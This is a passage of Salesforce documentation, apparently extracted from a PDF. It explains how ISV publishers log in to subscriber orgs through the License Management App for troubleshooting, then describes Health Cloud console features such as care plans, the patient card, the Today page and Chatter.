This page shows a list of subscriber organizations with your package installed. To find a subscriber organization quickly, enter a subscriber name or organization ID in the search box and click **Search**. Click the name of a subscriber organization to view detailed information about it.

Note: Only subscribers who have installed at least one managed package that is linked to your LMA will appear in this list.

USER PERMISSIONS

To log in to subscriber organizations:

- "Log in to Subscriber Organization"

Viewing Subscriber Details

USER PERMISSIONS

To log in to subscriber organizations:
- "Log in to Subscriber Organization"

The Subscriber Overview page, accessed by clicking the organization's name from the **Subscribers** tab of the LMA, provides detailed information about each subscriber organization. This can give you insight into how a customer is using your app and help you in troubleshooting problems.

Under Organization Details:

- The name and contact information is in Setup, on the Company Information page in the subscriber's organization. This may differ from the information shown in your LMA lead, account, or contact records.
- Organization ID is a unique ID that identifies this customer's Salesforce organization.
- Instance determines which Salesforce data center this customer's organization resides in. It also determines when the customer will get upgraded with a new version of Salesforce. See trust.salesforce.com during the release period to understand which version of Salesforce the customer is using.

The page also includes these related lists.

Limits
Information on the file space, data space, and number of API requests associated with this customer, as a percentage.

Login Access Granted
A list of users who have granted login access and the date when access will expire.

Packages and Licensing
A list of all packages installed in this organization and associated with this LMA. For each package, it shows the version of the app a customer is currently using, the total number of licenses provisioned to the subscriber and the number they've used. This information should match the license record for the subscriber in your LMA.

Request Login Access from a Customer

Before logging in to a subscriber org, first request login access from the customer.

To request login access, ask the user to go to personal settings and click either **Grant Account Login Access** or **Grant Login Access**. If the publisher isn't listed, one of the following applies.

- A system admin disabled the ability for non-admins to grant access.
- The user doesn't have a license for the package.
- The package is licensed to the entire org. Only admins with the "Manage Users" permission can grant access.
- The org preference **Administrators Can Log in as Any User** is enabled.

Note: Unless the org preference **Administrators Can Log in as Any User** is enabled, access is granted for a limited amount of time, and the subscriber can revoke access at any time. Any changes you make while logged in as a subscriber are logged in the audit trail.

Logging in to Subscriber Organizations

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To log in to subscriber organizations:
- "Log in to Subscriber Organization"

Note: This feature is only available in organizations with a full Salesforce license.

To log in, once a user has granted you access:

1. In the License Management App (LMA), click the **Subscribers** tab.
2. To find a subscriber organization quickly, enter a subscriber name or organization ID in the search box and click **Search**.
3. Click the name of the subscriber organization.
4. On the Organization Details page, click **Login** next to a user's name. Note that you have the same permissions as the user you logged in as.
5. When you're finished troubleshooting, from Setup, click **Return to Subscriber Overview** to return to your organization.

Note: Only subscribers who have installed at least one managed package that is linked to your LMA will appear in this list.

Best Practices

- When you access a subscriber organization, you're logged out of your LMO (License Management Organization). You can set up a my domain so that you aren't automatically logged out of your LMO when you log in to a subscriber organization. To set up a my domain, from Setup, enter *My Domain* in the Quick Find box, then select **My Domain**.
- Be careful to allow only trusted support and engineering personnel to log in to a subscriber's organization. Since this feature may include full read/write access to customer data and configurations, it's vital to your reputation to preserve their security.
- Control who has access by giving the "Log in to Subscriber Organization" user permission to specific support personnel, via a profile or permission set.

Troubleshooting in Subscriber Organizations

When logged in as a user in a subscriber's org, you have access that the subscriber doesn't have. You can view the obfuscated code in your Managed - Released packages, view logs that the subscriber can't see, and initiate ISV Customer Debugger sessions.

Troubleshoot with Debug Logs

The simplest way to debug your code in a subscriber's org is to generate Apex debug logs that contain the output from your managed packages. These logs include log lines that would normally not be exposed to the subscriber. Using this log information, you can troubleshoot issues that are specific to that subscriber.

1. If the user has access, set up a debug log: From Setup, enter *Debug Logs* in the Quick Find box, then select **Debug Logs**.
2. Launch the Developer Console.
3. Perform the operation and view the debug log with your output.

Subscribers are unable to see the logs you set up or generate since they contain your unobfuscated Apex code.

In addition, you can view and edit data contained in protected custom settings from your managed packages when logged in as a user.

Troubleshoot with the ISV Customer Debugger

Each License Management Org can use one free ISV Customer Debugger session at a time. The ISV Customer Debugger is part of the Apex Debugger, which is part of the Force.com IDE plug-in for Eclipse and is normally a paid feature. The Apex Debugger can be used only in sandbox orgs, so you can initiate debugging sessions only from a customer's sandbox.

For information on the ISV Customer Debugger, see *Force.com IDE Developer Guide*: Get Started with the ISV Customer Debugger.

SEE ALSO:

Open the Developer Console

DELIVER COLLABORATIVE, CONNECTED PATIENT CARE WITH HEALTH CLOUD

Delivering outstanding patient care means more than simply managing your patients' information and healthcare events. Health Cloud reinvents the way that care coordinators engage with patients. The Health Cloud console gives you a consolidated view of critical patient records, access to a patient's care team, and the tools to bring it all together to improve healthcare outcomes. You create a strong, collaborative relationship with patients and caregivers to assist your patients' journey to better health.

Excellent care requires a complete picture of the data coming from electronic health record (EHR) systems to guide smart and efficient decisions. With Health Cloud, you have all the tools to manage your patients with greater efficiency. The Health Cloud console includes:

- Comprehensive snapshot of vital patient data from EHRs
- Working view of your prioritized tasks related to all your patients
- Care timelines that lets you see a representation of patient history events, like appointments, prescriptions, conditions, and other care-related encounters
- Customized care plans that set measurable goals with tasks that can be assigned to the patient

When you configure Salesforce Communities, you also have a private patient community that unites professional and personal caregivers in a collaborative network that drives care plan compliance. You can assign ownership of health tasks to members of the care team, including other health professionals, patients, and family members. You can exchange secure, private messaging between you, the patient, and members of the community—and they can access those messages on any device.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

The Tools You Need in One Place

As a busy healthcare professional, you need one place to manage your patients and the tasks associated with their care. The Health Cloud console pulls everything you need into a complete view of the patient, care team, and activities relevant to getting and keeping that patient healthy. It also provides a central place to manage communication between the individuals involved in the patient's care, such as messages to the primary care physician or reminders to the family member who drives the patient to the doctor.

Get Ready to Use the Health Cloud Console

To start using the Health Cloud console to manage your patients, you have a few things to set up.

Use Care Plans to Help Patients Reach Their Goals

Easily manage health problems with goals and tasks that you assign to patients or caregivers so that patients stay on track and improve their health. Customizable care plans represent an action plan for improving a patient's health.

Care Plan Templates Help Simplify Patient Onboarding

Take the "work" out of workflows with care plan templates that let care coordinators create customized patient care plans with just a few clicks. Coordinators can add problems, goals, and tasks in bulk to a patient's care plan. Predefined care plan templates reduce the time spent to create a care plan and enforce standards of care that improve healthcare outcomes.

Monitor the Timeline of a Patient's Medical Events

The patient timeline gives you a snapshot of your patient's healthcare events and activities in chronological order.

Engage Patients with the Private Patient Community

The care team is the hub of your patient's private community—it represents everyone working to make sure that your patient succeeds with his or her care plan. It includes healthcare professionals from inside and outside of your organization, and family members of the patient.

Manage Patient Risk with Wave for Health Cloud

The Wave for Health Cloud: Risk Stratification app gives you prebuilt Wave dashboards that help identify your at-risk patients and enroll them in a care management program in Health Cloud. Through dashboards of configurable patient data and custom charts, you can gain new insight into the patients your company manages.

Drive Learning with Protocols and Articles

Salesforce Knowledge lets you easily create and manage content and make it available to other healthcare professionals and to the patient and care team members. An article can contain the protocols you use to manage conditions or can hold educational materials you send to patients. You can write, edit, publish, and archive articles using the Articles Management tab or find and view published articles using the Articles tab.

Health Cloud Console Keyboard Shortcuts

Keyboard shortcuts let you quickly perform actions by pressing keys instead of using a mouse.

Health Cloud Limitations

Learn about display, access, and customization limitations for Health Cloud.

Health Cloud Resources

The Tools You Need in One Place

As a busy healthcare professional, you need one place to manage your patients and the tasks associated with their care. The Health Cloud console pulls everything you need into a complete view of the patient, care team, and activities relevant to getting and keeping that patient healthy. It also provides a central place to manage communication between the individuals involved in the patient's care, such as messages to the primary care physician or reminders to the family member who drives the patient to the doctor.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Get to Know the Health Cloud Console

You can view the big picture of your caseload, including tasks that need attention, new patients you've received, and all the communication surrounding your patients. The console lets you work with individual patients and their related care plans, health history, and care teams in separate tabs. So you can work on multiple patients at the same time.

See What's in Store with the Today Page

Start out your day on the Today page to get a panoramic view of everything you need to optimize your day.

Use Chatter to Find Out What's Happening

The What's Happening feed, powered by Salesforce Chatter, keeps you up to date with what's happening with your patients and team members. Chatter is a Salesforce collaboration application that connects you with people and lets you share information securely and in real time. Chatter feeds show you posts and comments that you and other people make, as well as record updates across your Salesforce org.

Manage Patient Care with Custom Lists

Customized patient lists let you organize your master patient list into smaller lists based on criteria like shared protocols, diagnoses, or treatment plans. For example, you can divide up your master list of recently discharged surgical patients into groups based on their type of surgery. Or you can send follow-up appointment reminders, surveys, or educational materials to multiple patients at once rather than individually.

Use the Patient Card for a Comprehensive View of Your Patient

To effectively manage your patients, you need their information at your fingertips. The Patient Card extracts the most important information from a patient's medical records, such as conditions, medications, and contact information, and displays it all in one place. You can easily see the information you need without searching for it or clicking to other pages.

Search for Educational Articles and Protocols

Use the Knowledge widget to get the right information to your patients. You can search for protocols, educational articles and videos, and links to websites right from the console, without leaving the page that you're working from.

Get to Know the Health Cloud Console


You can view the big picture of your caseload, including tasks that need attention, new patients you've received, and all the communication surrounding your patients. The console lets you work with individual patients and their related care plans, health history, and care teams in separate tabs. So you can work on multiple patients at the same time.

The primary tab shows the patient's medical information on the patient card. Subtabs contain information about the patient, such as the patient's care plan, timeline, medical device information, or prescriptions. You can open multiple subtabs on a patient.

EDITIONS


Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions




Pick Your Console App

Two Health Cloud apps are available for you to use depending on your work preferences. You can select either option from the app menu at the top of the page and switch between apps at any time.




Health Cloud - Worklist

With the Health Cloud - Worklist app, you work from a pinned version of the patient list. The pinned list is on the left side of the page and is always visible. When you select a patient from the list, the patient card and subtabs open to the right of the list. To resize the pinned list, click the right margin of the list pane and drag it to the size you want. To minimize the pinned list, click the arrow on the right margin. To display the full patient list including options to edit or manage the list, drag the arrow to the right until the full page appears.




Health Cloud - Console

The Health Cloud - Console App takes you straight to your patient—letting you drill straight through to each individual patient's profile, tabs, and subtabs. Just click the patient's name from the list and you see the patient's information and subtabs at full-screen view. You can return to the patient list by selecting `Patients` from the menu list in the upper left of the page.



Customized Lists of Patients

You can divide up your patients into groups with similar conditions or criteria and then work with them in parallel.



- Create lists that group similar patients **(1)**. For example, you have six patients with hypertension who are all following the same protocol.
- Select one or more patients to work with **(2)**.
- In one place, you can assign all six patients a task **(3)** to get the prescribed amount of exercise each week. Or you can send reminders to make an appointment with their doctor.


Patient Card

The patient card shows you all the information you need about a patient's conditions, prescriptions, appointments, and contact information. You can also use the Open New Tab picklist to open subtabs and view that patient's care plan, health timeline, and care team.




Care Plan

Manage chronic conditions, provide preventive care, and apply health and wellness protocols with a personalized care plan. Empower patients to take a more active role in their own clinical outcomes.



Health Timeline


Plan treatments and perform follow-ups more efficiently. The health timeline provides a bird's-eye view of things like encounters, prescriptions, and tasks that the patient has done or still must complete.



Patient Care Team

Note: Salesforce Communities provides the collaboration support for Health Cloud. Some of the collaborative features aren't available until you enable Salesforce Communities and create a private patient community.

Get team support for your patient by engaging a community that keeps tabs on the patient's progress. Through the community, patients can access their care plans and the tasks that they need to perform. Caregivers can take action on tasks that are their responsibility. With the convenience of having the information on any device, the community members are engaged and empowered to act. A community allows you to form a partnership with the patient and their external care team. You can add internal and external participants and manage all the players and resources available in each patient's care team.



- The care team view **(7)** represents the relationships that make up the patient's professional and personal network of caregivers.
- When a person is a community member, you can select the person's picture **(8)** and do things like send a private message or create a task for them.
- Collaborate with care team members using Chatter **(9)**. Send private messages to the patient and caregivers, and collaborate with internal members of the team without leaving the patient's profile.

See What's in Store with the Today Page

Start out your day on the Today page to get a panoramic view of everything you need to optimize your day.


Watch a Demo: Manage Your Day with the Today Page

Access the Today page by selecting it from the tab switcher in the Health Cloud - Console app. Browse all the tasks you're tracking, and keep current on conversations that are relevant to your patients and your company.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions



- Get a quick summary **(1)** of how many patients you're managing and how many of them are new to you this week. Patients are counted as your responsibility as long as you're the assigned care coordinator or until the care plan and case status are closed.
- A handy progress bar **(2)** shows your progress toward completing the tasks that are assigned to you or that you oversee and manage.
- Browse tasks **(3)** that are related to specific patients so that you can prioritize your work and know which patients need attention. Each tile shows the name of the patient along with the number of tasks associated with the care plan. Click the tile to bring up the patient overview and review and update tasks.
- The What's Happening feed **(4)**, powered by Salesforce Chatter, keeps you up to date with what's happening with your patients and team members. It's a secure, centralized place where you can review and participate in all conversations that are important to your job. You see messages between you and your patient, conversations with care providers within your organization, and events or company announcements.

  Note: The Today page, like the other pages in Health Cloud, are responsive and adapt to the size of the device you're using. On smaller devices, the What's Happening feed moves from the side to the bottom of the page. Just scroll down to view and use the feed.

Use Chatter to Find Out What's Happening

The What's Happening feed, powered by Salesforce Chatter, keeps you up to date with what's happening with your patients and team members. Chatter is a Salesforce collaboration application that connects you with people and lets you share information securely and in real time. Chatter feeds show you posts and comments that you and other people make, as well as record updates across your Salesforce org.

Watch a Demo: Collaborate with Patients and Colleagues Using Chatter

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Use Chatter to discuss your patient's care with the internal care team. Good communication makes care coordination and patient hand-offs easier and more efficient. Physicians and other medical professionals within your organization can discuss and manage patient care as a private group without involving the external care team.

You can stay current with the people and conversations that are important to you in several ways. You can follow a person or a group, and you can like a post or comment.

- Track a post by clicking `Like` below a post or comment. After you like a post, you receive email notifications if others comment on that post. If you click Like on a comment, only the user who posted the comment receives an email notification, but you receive an email notification for any subsequent comments.
- Make it easy to keep up with what your coworkers are doing by following everyone who is important to you. Locate a person's profile page, and click **Follow**. When you follow a person, you see updates from that person in your feed. When you follow people and records, you see their updates in your Chatter feed.

Typically, you see feed updates for:

